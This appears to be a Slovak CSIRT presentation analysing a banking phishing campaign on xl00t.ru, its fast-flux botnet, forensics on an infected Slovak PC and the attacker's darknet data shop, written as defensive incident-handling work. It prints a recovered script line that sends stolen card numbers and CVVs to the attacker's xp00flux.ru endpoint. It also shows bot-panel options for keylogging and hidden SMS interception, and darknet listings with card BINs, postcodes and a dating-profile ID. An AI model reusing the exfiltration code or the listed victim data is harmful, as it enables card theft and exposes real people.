




Od phishingu k obchodu s osobnými údaji: pohľad incident handlera

Ján Doboš









INCIDENT

DETEKCIA INCIDENTU

KLASIFIKÁCIA INCIDENTU

RIEŠENIE INCIDENTU

OBNOVA

POSTANALÝZA

- Komplexný kybernetický bezpečnostný incident
- Anonymizované dáta



- Komunikačné kanály CSIRT Network
- Prvotný injekt

*Dears, Have you recently encountered with a phishing site **xl00t.ru**? It hosts a lot of forged pages of different banks like Raiffeisen or Citibank. We see that not only **xCountry** users are affected, but some other countries too. Have you seen anything like this?*

- Počiatkové indikátory kompromitácie IoC

OK, firts of all you may want to check this out: hXXp://xl00t[.]ru/inj/

Secondly, there is something like a talkback or C&C (not sure yet) on xp00flux[.]ru

Strangely, the IPs associated to the xl00t[.]ru domain are rapidly changing somehow, we are ivestigating how they do that.

So far we found:

213.X.X[.]71

X.183.X[.]180

151.X.82[.]X

X.138.X[.]150

77.X.21[.]X

5.X.140[.]X

51.X.183[.]X


197.X.X[.]249

X.224.174[.]74, 82.X.68[.]X

the IP 77.X.21[.]X appears in xp00flux[.]ru too

- Limitované množstvo informácií
 - Doména **xLOOT.RU**
 - Phishingový obsah cielený na bankový sektor
- Potvrdenie prítomnosti škodlivého obsahu
- Posúdenie rozsahu a kvality prevedenia
- Stanovenie možných dopadov na kybernetický priestor SR
- Zdieľanie informácií s partnermi SK-CERT
- Zdieľanie informácií s medzinárodnou CSIRT komunitou





- Kvalitný vizuál
 - Reklamný slider
 - Bočné menu
 - Konektor sociálnych sietí
 - Celkový dojem z rozhrania
 - Absencia responzívneho dizajnu
- Nekvalitný obsah
 - Málo aktívnych URL
 - Veľké množstvo nefunkčných URL „404 NOT FOUND“

- Presmerovanie na web KADOKAWA COMIC-WALKER.COM
- Promo udalostí COMIC-WALKER.COM
- Stránky zdieľajú štruktúru URL
 - *hXXps://comic-walker[.]com/contents/detail/KDCW_KS02000024010000_68*
 - *hXXp://xl00t[.]ru/contents/detail/KDCW_AM02200434010000_68/*
- Je xL00T.RU phishingom na COMIC-WALKER.COM?
- Je to vôbec podstatné ak analyzujeme phishing cielený na banky?

- Dodatočné údaje o útočníkovi a kvalite technickej realizácie
- Informácie o backend architektúre
 - Menej sofistikovaný útočník
 - Možno úmyselne

Not Found

The requested URL `/contents/detail/KDCW_AM02200434010000_68/` was not found on this server.

Apache/2.4.18 (Ubuntu) Server at loozot.ru Port 80

- Best practices
 - User agent, Geolokácia
 - wget, curl, ...
 - Burp Suite, Telerik Fiddler, ...
 - VM, Screenshoty
 - Online scan
 - Rýchlosť, zálohovanie vzoriek
 - Komplexné zhodnotenie kvality vizuálu a technickej realizácie
 - Cvičenie
 - https://www.phishtank.com/developer_info.php



- Analytikov raj na zemi
 - Vysokoúrovňový pohľad
 - Materiál, veľa materiálu – rozsah, ciele, kvalita realizácie

Index of /inj

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 GoogleMail/	2018-06-05 12:27	-	
 amazon/	2018-06-05 12:33	-	
 at/	2018-06-05 12:30	-	
 at at.spardat.bcrmobile.php	2017-12-16 12:44	28K	
 at at.spardat.netbanking.php	2017-12-16 12:46	2.5K	
 at bawag.php	2017-10-09 17:28	57K	
 at com.bankaustria.android.olb.php	2017-12-16 12:48	12K	
 at easybank.php	2017-10-09 16:37	44K	
 at raiffeisen.php	2017-10-09 17:28	68K	
 at volksbank.php	2017-10-09 17:01	12K	

- Zálohovanie súborov (img, css, js, ...) a generovaných HTML
 - Talkback server agregujúci dáta
- Ochrana na strane servera
- Viacero IP, GEO, delay
- 206,1 MB – 15291 súborov
- Dátum modifikácie

- PHP skripty
 - Generovanie prihlasovacích rozhraní
 - Mechanizmus riadenia kampane? (setURL.php, getStatus.php, config.php)

amazon, at, au, bootstrap, ca, css, cz, de, font-awesome, GoogleMail, grabbers, grab_pay, hk, hu, il, images, in, jp, js, ke, mails, nl, nz, paypal, pl, ro, shop, tr, uk, us

- Banky v AU, CZ, DE, ES, JP, NL, NZ, PL, RO, TR, UK,US
- Populárne online služby ako Gmail, Zebpay, Paypal, Facebook
- Blockchain služby
- Zameranie na mobilné zariadenia
 - jednoduchšia štruktúra rozhraní
 - Menšia pozornosť používateľa na detaily
- Inšpekcia zdrojového kódu – talkback server na hXXp://xp00flux.ru
- Agregátor dostáva informácie v jednotnom formáte
 - hXXp://xp00flux[.]ru/private/add_inj.php?p=[IMEI]|INJECT_ID|SERVICE|[DATA]|...|[DATA]

- Kreativite sa medze nekladú
 - Útočník vs. Analytik
 - Analýza komentárov
 - Android WebView
 - JavaScript

```
/* Closes window of inject */
/* Executes factory reset of device */
/* Transmits data to server */
/* Write to console if argument function is not defined */
/* Returns ISO XX code of current country */
/* Returns manufacturer of device */
/* Returns model of device */
/* Returns Google Account (E-mail address) */
/* Returns IMEI code of device */
/* Returns IMSI code of device */
/* Returns ISO XX language code of current country */
/* Returns package name of current opened application */
/* Returns current version of SDK */
/* Return whether Android is defined */
/* Mute everything volume */
/*
* Shows message in dialog window
* If @packageName is not empty bot will start @packageName
*/
/* Shows error if server did not answer */
// Saves inject's data in memory of device
/* Sends form with step's number stepID and shows form stepID + 1 */
/* Hides block with error and shows form for enter inject's data */
```

- “Slovenska sporitelna” - cz_sksporoapps.php
- Chýbajúce core komponenty v “cz/cz_sksporoapps”
- GEORGE
- Národné CSIRTy by mali preskúmať svoje kampane
 - Časová perspektíva
 - Nová vs. Dlhodobo bežiaci kampaň



Authentication failed or timed out [Try enter again](#)

Prihlásenie

Prihlasovacie meno:

Heslo / Autorizačný kód:

[Prihlásiť](#)

- Nástroj na extrakciu komentárov
- Rezonuje výraz „inject“ (hypotéza o súvisi s mobilnými aplikáciami)
- Skripty na validáciu obsahu
- Štruktúrovaný kód s kvalitnými komentármi
- Občasné komentáre v azbuke (testovanie, debug, dekompozícia do fáz)

```
// alert('Возникла ошибка: ' + xhr.responseCode);  
// alert(VBV);  
g_oForm.setAttribute('action',g_sFAct); // устанавливаем у формы урл админки  
__insHiddenField(document, g_oForm, 'code', g_FrmCode); // получаем id бота  
/*****ПЕРВЫЙ ШАГ*/  
/*****ВТОРОЙ ШАГ*/  
/*****ТРЕТИЙ ШАГ*/  
/*****ЧЕТВЕРТЫЙ ШАГ*/
```

- Kreativite sa medze nekladú
- Zlozvyk útočníka
- Možnosti ďalšej identifikácie

*// all data **wil** be added to form id="mf" in the and of each step and fucntion hope_work **wil** submit this form.*

//can be removed if bot have native loader gif on the end of form submit!


*//This functon **wil** submit form id="mf" which is in the botom on the document before scripts. All variable like bot id or app name and it action attr must be set there before submit*

- ABUSE kontakty
- Whois a GDPR (Máj 2018)
- Stanovenie IP adresy asociovej s doménou xLOOT.RU
 - dig, host


```
domain: [REDACTED]
nserver: ns1.mer[REDACTED]
nserver: ns2.mer[REDACTED]
nserver: ns3.mer[REDACTED]
nserver: ns4.mer[REDACTED]
state: REGISTERED, DELEGATED, UNVERIFIED
person: Private Person
registrar: RU-CENTER-RU
admin-contact: https://www.nic.ru/whois
created: 2018-[REDACTED]
paid-till: 2019-[REDACTED]
free-date: 2019-[REDACTED]
source: TCI
```

- Zoznam IP adries sa dynamicky mení

- technika ukrývania phishingového obsahu prostredníctvom rozsiahlej siete kompromitovaných zariadení slúžiacich ako proxy
- veľké množstvo IP adries asociovaných s doménovým menom
- asociované IP adresy sa rýchlo menia prostredníctvom meniacich sa DNS záznamov



- Zber IP v náhodných časových intervaloch
- Automatizovaný tool na zber datasetu IP adries
 - Každú minútu po dobu monitoringu
 - Data mining
 - Stanovenie periódy zmeny IP
 - Kontaktovanie ABUSE



201 [REDACTED] 10:50	201 [REDACTED] 16:56	201 [REDACTED] 19:11	201 [REDACTED] 22:45
5.5 [REDACTED]	46. [REDACTED] 51	5.204 [REDACTED]	[REDACTED] 136
51. [REDACTED] 07	46. [REDACTED] 11	46.40 [REDACTED]	[REDACTED] 73
77. [REDACTED]	89. [REDACTED]	46.23 [REDACTED]	[REDACTED] 1
82. [REDACTED] 2	91. [REDACTED] 3	78.38 [REDACTED]	[REDACTED] 46
84. [REDACTED] 4	91. [REDACTED] 6	80.98 [REDACTED]	[REDACTED] 180
151 [REDACTED]	109 [REDACTED] 170	82.20 [REDACTED]	[REDACTED] 5[.]46
178 [REDACTED] 80	190 [REDACTED]	190.1 [REDACTED]	[REDACTED] 12
188 [REDACTED] 150	195 [REDACTED]	193.3 [REDACTED]	[REDACTED] 27
197 [REDACTED] 249	213 [REDACTED] 120	196.2 [REDACTED]	[REDACTED] 2[.]16
213 [REDACTED] 71	217 [REDACTED]	213.1 [REDACTED]	[REDACTED] 218
201 [REDACTED] 23:05	201 [REDACTED] 23:15	201 [REDACTED] 23:20	201 [REDACTED] 23:21
77. [REDACTED] 4	41. [REDACTED] 4	41.20 [REDACTED]	[REDACTED] 35
78. [REDACTED]	62. [REDACTED] 13	62.23 [REDACTED]	[REDACTED] 59
83. [REDACTED] 4	86. [REDACTED]	86.61 [REDACTED]	[REDACTED] 88
86. [REDACTED]	91. [REDACTED] 6	91.20 [REDACTED]	[REDACTED] 6
86. [REDACTED] 60	109 [REDACTED] 170	109.1 [REDACTED] 0	[REDACTED] 171
91. [REDACTED]	128 [REDACTED] 203	128.1 [REDACTED] 3	[REDACTED] 162
92. [REDACTED] 50	188 [REDACTED] 150	188.1 [REDACTED] 0	[REDACTED] 210
188 [REDACTED] 150	213 [REDACTED] 5	213.1 [REDACTED]	[REDACTED] 27
188 [REDACTED] 25	213 [REDACTED] 120	213.1 [REDACTED] 0	[REDACTED] 162
197 [REDACTED] 249	217 [REDACTED] 02	217.1 [REDACTED]	[REDACTED] 2[.]120

- Stovky unikátnych IP adries (pravdepodobne botnet)
- Periodická zmena množiny IP asociovaných s xLOOT.RU
 - 03:39 až 08:55
 - 9 6 6 6 6 6 9 6 6 9 6 6 6 6 9 6 6 9 6 6 6 6 9 6 6 9 6 6 6 6 9 6 6 9 6 6 6 6 9 6 6 9 6 6 3 9 6 6 9 6 6 9
- SHODAN, ZOOMEYE
 - Heterogenita infikovaných zariadení (route, web servery, webkamery, ...)

- Štatistika za 8 dní
 - Po 8 dňoch od detekcie doména prestala fungovať
 - CSIRT komunita? Útočník?
 - 333 unikátnych uzlov
 - 47 štátov
 - Najpočetnejšie Rumunsko (91), Bulharsko (74), Maďarsko (27), Macedónsko (21), Poľsko (15)

- Štatistika za 8 dní
 - Po 8 dňoch od detekcie doména prestala fungovať
 - CSIRT komunita? Útočník?
 - 333 unikátnych uzlov
 - 47 štátov
 - Najpočetnejšie Rumunsko (91), Bulharsko (74), Maďarsko (27), Macedónsko (21), Poľsko (15)
- Slovensko
 - 1 IP adresa
 - Identifikácia a kontaktovanie ABUSE (poskytovateľ internetového pripojenia)
 - Zaprášené Windows 7 PC v kotolni zdravotného zariadenia
 - Izolované od core siete zdravotného zariadenia
 - Zabezpečenie dát a vzoriek potrebných na účely forenznej analýzy (winpmem)

- Aktívne zapojenie do siete botnet
 - cca 40000 TCP spojení na port 80
 - cca 250 TCP spojení na port 443
- Obraz RAM (volatility)
 - Fragmenty phishingových stránok (xL00T.RU a iné)
 - *location.replace(URL__+'/private/add_inj.php?p=' + IMEI + '|grabing_mini|'+ cc + '|' + exp + '|' + cvv + '||');*
 - Kryptomining, únik citlivých informácií, prihlasovacie mená a heslá
 - cpuminer-btver1.exe, minergate-service.exe, minergate.exe

- Funkcionalita uzla ako sieťové proxy
 - Zobrazovanie phishingového obsahu obetiam
 - Útočníkové spojenie s botnet – štatistika, filtrovanie uzlov
- Prístup útočníka na DARKNET obchod s osobnými údajmi

```
d='check_set' name='check_set[]' value='1050' style='margin-top: -10px; '>(JP) jp.mufg.bk.applisp.app</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1060' style='margin-top: -10px; '>(KE) com.barclays.ke.mobile.android.ui</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1070' style='margin-top: -10px; '>(NZ) nz.co.anz.android.mobilebanking</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1071' style='margin-top: -10px; '>(NZ) nz.co.asb.asbmobile</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1072' style='margin-top: -10px; '>(NZ) nz.co.bnz.droidbanking</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1073' style='margin-top: -10px; '>(NZ) nz.co.kiwibank.mobile</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1085' style='margin-top: -10px; '>(PL) com.getingroup.mobilebanking</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1086' style='margin-top: -10px; '>(PL) eu.eleader.mobilebanking.pekao.firm</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1087' style='margin-top: -10px; '>(PL) eu.eleader.mobilebanking.pekao</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1088' style='margin-top: -10px; '>(PL) eu.eleader.mobilebanking.raiffeisen</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1089' style='margin-top: -10px; '>(PL) pl.bzwbk.bzwbk24</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1090' style='margin-top: -10px; '>(PL) pl.ipko.mobile</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1091' style='margin-top: -10px; '>(PL) pl.mbank</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1100' style='margin-top: -10px; '>(RO) com.advantage.RaiffeisenBank</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1101' style='margin-top: -10px; '>(RO) hr.asseco.android.jimba.mUCI.ro</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1102' style='margin-top: -10px; '>(RO) may.maybank.android</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1103' style='margin-top: -10px; '>(RO) ro.btrl.mobile</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1150' style='margin-top: -10px; '>(Crypt) piuk.blockchain.android</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1151' style='margin-top: -10px; '>(Crypt) com.coinbase.android</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1152' style='margin-top: -10px; '>(Crypt) com.unocoin.unocoinwallet</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1153' style='margin-top: -10px; '>(Crypt) com.localbitcoinsmbapp</input></br>
<input type='checkbox' id='check_set' name='check_set[]' value='1154' style='margin-top: -10px; '>(Crypt) zebpay.Application</input></br>
</div>
All injections: 166</br>
<input type=checkbox name=check_record id='check_record' value='1' style='margin-top:0px; '> Record Sound </input>
<input type='text' name='id_seconds' id='id_seconds' style='color: #337ab7; background: #1D1F24; width: 10%; font-size: 13; height: 22px; padding: 5px; font-family: Consolas; border: 1px solid #ccc; border-radius: 8px'></input> Seconds</br>
<input type=checkbox name=check_set_v id='chkinterceptSMS' value='1' style='margin-top:0px; '> Interception SMS</input></br>
<input type=checkbox name=check_set_d id='chkhideSMS' value='1' style='margin-top:0px; '> Hidden SMS interception</input></br>
<input type=checkbox name=check_set_network id='chknetwork' value='1' style='margin-top:0px; '> Geolocation NETWORK</input></br>
<input type=checkbox name=check_set_gps id='chkgps' value='1' style='margin-top:0px; '> Geolocation GPS</input></br>
<input type=checkbox name=check_foreground id='check_foreground' value='1' style='margin-top:0px; '> Foreground Service</input></br>
<input type=checkbox name=check_keylogger id='check_keylogger' value='1' style='margin-top:0px; '> Keylogger</input>
<input type='text' name='text_imei_set' id='text_imei_set' style='visibility:hidden' />
```

Encryption Key

```
<input type="text" name="text_enc_key" id="text_enc_key" style="color: #337ab7; background: #1D1F24; width: 100%; font-size: 13; height: 28px; width: 100%; padding: 5px; font-family: 'Consolas'; border: 1px solid #ccc;"></input>
```

Amount

```
<input type="text" name="text_enc_key" id="text_amount" style="color: #337ab7; background: #1D1F24; width: 100%; font-size: 13; height: 28px; width: 100%; padding: 5px; font-family: 'Consolas'; border: 1px solid #ccc;"></input>
```

Bitcoin

```
<input type="text" name="text_enc_key" id="text_btc" style="color: #337ab7; background: #1D1F24; width: 100%; font-size: 13; height: 28px; width: 100%; padding: 5px; font-family: 'Consolas'; border: 1px solid #ccc;"></input>
```

Decryption Key


```
<input type="text" name="text_dec_key" id="text_dec_key" style="color: #337ab7; background: #1D1F24; width: 100%; font-size: 13; height: 28px; width: 100%; padding: 5px; font-family: 'Consolas'; border: 1px solid #ccc;"></input>
```

```
<input data-role='none' type='text' name='imei' value='7c3c87755[REDACTED]|gb' class='imei' style='visibility:hidden'/><input data-role='none' type='text' name='URL' value='http://postoffice[REDACTED]' class='URL' style='visibility:hidden'/>
<input data-role='none' type='text' name='imei' value='25f[REDACTED]b04779|us' class='imei' style='visibility:hidden'/><input data-role='none' type='text' name='URL' value='http://postoffice[REDACTED]' class='URL' style='visibility:hidden'/>
<input data-role='none' type='text' name='imei' value='87c0c037e4c1[REDACTED]' class='imei' style='visibility:hidden'/><input data-role='none' type='text' name='URL' value='http://postoffice[REDACTED]' class='URL' style='visibility:hidden'/>
<input data-role='none' type='text' name='imei' value='86[REDACTED]8c091a|gb' class='imei' style='visibility:hidden'/><input data-role='none' type='text' name='URL' value='http://postoffice[REDACTED]' class='URL' style='visibility:hidden'/>
<input data-role='none' type='text' name='imei' value='409200e218d5[REDACTED]' class='imei' style='visibility:hidden'/><input data-role='none' type='text' name='URL' value='http://postoffice[REDACTED]' class='URL' style='visibility:hidden'/>
<input data-role='none' type='text' name='imei' value='af[REDACTED]a89709b|gb' class='imei' style='visibility:hidden'/><input data-role='none' type='text' name='URL' value='http://postoffice[REDACTED]' class='URL' style='visibility:hidden'/>
<input data-role='none' type='text' name='imei' value='cbfd9a330[REDACTED]|gb' class='imei' style='visibility:hidden'/><input data-role='none' type='text' name='URL' value='http://postoffice[REDACTED]' class='URL' style='visibility:hidden'/>
```

- Fragmenty obnovené z pozostatkov v RAM infikovaného zariadenia (bez stylesheetov a skriptov)
- 228 záznamov obchodu s kreditnými kartami
- 91 záznamov obchodu s osobnými údajmi
- 56 kompletných profilov (prevažne občanov USA)
 - meno, adresa, telefón, email, číslo kreditnej karty
 - Rôzne indikátory (Dead, Time Off, Live)

☐	Type	Bin	Exp Date	Category	Country	State	City	Zip	Action/Result
☐	☒	414720	07/2018	14/04/2018 USA - SUPERVALID	UNITED STATES	USVA	Powhatan	231395930	XXX
☐	☒	552213	09/2019	15/04/2018 FRESH UK/MIX - NOREFUND	UNITED KINGDOM	-	portsmouth	PO3 6AL	Buy (40\$)
☐	☒	522661	11/2019	15/04/2018 FRESH UK/MIX - NOREFUND	SWEDEN	-	Lund	22466	Buy (40\$)
☐	☒	446238	03/2019	15/04/2018 FRESH UK/MIX - NOREFUND	UNITED KINGDOM	-	Wiltshire	Ba14 7qu	Buy (40\$)

RDP USA		WINDOWS 2008 HACKED BRUTE	FeNIX	7.00	Buy	RDP info
RDP		WINDOWS 2008 HACKED BRUTE	FeNIX	6.00	Buy	RDP info
RDP USA		WINDOWS 2012 HACKED BRUTE	FeNIX	7.00	Buy	RDP info
Pof (Unpaid)	usa	Free Account / Gender: Male / Zip Code: 53546 / DOB: July-2-1978 / Age: 40	FRESHSELLER	4.00	Buy	
POF		POF Account - Unpaid , Gender: Male , Age: 22 , Profile: www.pof.com/viewprofile.aspx?profile_id=51355639	Live-Accounts	4.00	Buy	

